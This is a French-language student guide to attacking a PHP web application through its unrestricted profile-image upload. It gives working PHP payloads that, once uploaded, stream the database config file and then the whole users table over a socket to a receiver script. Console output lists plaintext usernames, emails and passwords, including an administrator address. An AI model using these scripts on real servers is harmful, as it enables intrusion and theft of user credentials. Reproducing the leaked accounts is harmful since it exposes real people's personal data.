Réalisé par: ***Yassine Benlahbib***

Guide pour l'attaque du fichier upload

D'abord on va utiliser le premier fichier appelé "exploit_file.php" qu'on va lui donner le chemin du fichier qui contient la configuration de la base de donnees, puis on va l'injecter dans l'application web a travers l'image de profil (dans la partie creation du compte) puisqu'il n'y a pas de restrictions sur l'extension des fichiers entrés.


```php
<?php
$ip = "127.0.0.1";
$port = 12345;
//chemin du fichier de configuration
$filePath = '../includes/config.php';

$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
socket_bind($socket, $ip, $port);
socket_listen($socket);
echo "Server listening on $ip:$port...\n";
$clientSocket = socket_accept($socket);
$handle = fopen($filePath, 'r');

while (!feof($handle)) {
    $fileChunk = fread($handle, 1024);
    socket_write($clientSocket, $fileChunk, strlen($fileChunk));
}

fclose($handle);
socket_close($clientSocket);
socket_close($socket);
?>
```

Apres la creation du compte, on va acceder au dashboard qui va automatiquement recuperer l'image (dans notre cas le fichier exploit_file.php), ce qui va entrainer l'execution du script dans le serveur.



Alors le serveur de la socket sera ouvert a pret a envoyer le contenu du fichier de config.

Maintenant on va lancer le deuxieme script qui va recevoir la socket envoyée et l'afficher dans une page HTML:

```php
<?php
$ip = "127.0.0.1";
$port = 12345;
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
socket_connect($socket, $ip, $port);
$fileContent = '';
while ($chunk = socket_read($socket, 1024)) {
    $fileContent .= $chunk;
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <p><?php echo $fileContent; ?></p>
</body>
</html>
<?php
socket_close($socket);
?>

```

```
select_db("$db_dataname"); $connect = new PDO("mysql:host=$db_hostname;
dbname=$db_dataname", $db_userdata,$db_password); } catch (PDOException
$e) { if ($INSTALL == false) { include 'installation/index.php'; die(); } else {
die("Database Exception, contact le webmaster"); } } //$connect->query("set
names'utf8' "); ?>
```

Alors maintenant on connait le nom de la variable qui contient la connection de la base de données, donc on peut injecter un autre fichier appelé "exploit_users.php" qui va envoyer tout les utilisateurs de la base de donnes.

Réalisé par: ***Yassine Benlahbib***

```php
<?php
require '../includes/config.php';
$ip = "127.0.0.1";
$port = 12345;

$stmt_inscription = $connect->prepare("SELECT * FROM users");
$stmt_inscription->execute();
$users = $stmt_inscription->fetchAll();

$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);

socket_bind($socket, $ip, $port);

socket_listen($socket);
$clientSocket = socket_accept($socket);
foreach ($users as $user) {
    $message = $user['username'] . ':' . $user['email'] . ':' . $user['password'] . "\n";
    socket_write($clientSocket, $message, strlen($message));
}

socket_close($clientSocket);
socket_close($socket);
?>
```

Puis on va creer un script qui va recevoir ces utilisateurs et les afficher:

```php
<?php
$ip = "127.0.0.1";
$port = 12345;

$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);

socket_connect($socket, $ip, $port);

echo "users (username:email:password): \n";
while ($message = socket_read($socket, 1024)) {
    echo "$message\n";
}

socket_close($socket);
?>
```

```
yassi@DESKTOP-0KH9FKN MINGW64 ~/OneDrive/Bureau/yassine/code/python/exploits
$ php receive_users.php
users (username:email:password):
louja:admin.ensa@uhp.ac.ma:louja
yassineben:yassinebnlhbb@gmail.com:motdepasse123
M457898653:yassinebnlhbbb@gmail.com:motdepasse
tsttststs:testtest@gmail.com:testtest123
tstststststst:tstststttstststsgmail.com:password
M138259755:yassinebnlhbb12@gmail.com:yassine123@
8789967578908978:ybuccinkcicn@gmail.com:yassine123@
56879809-0:uycbcbcci@vfjknv.liomf:yassine123@
```

Et voila! On a tout les utilisateurs de la l'application web.

(partie de l'arbre du projet à ajouter prochainemment)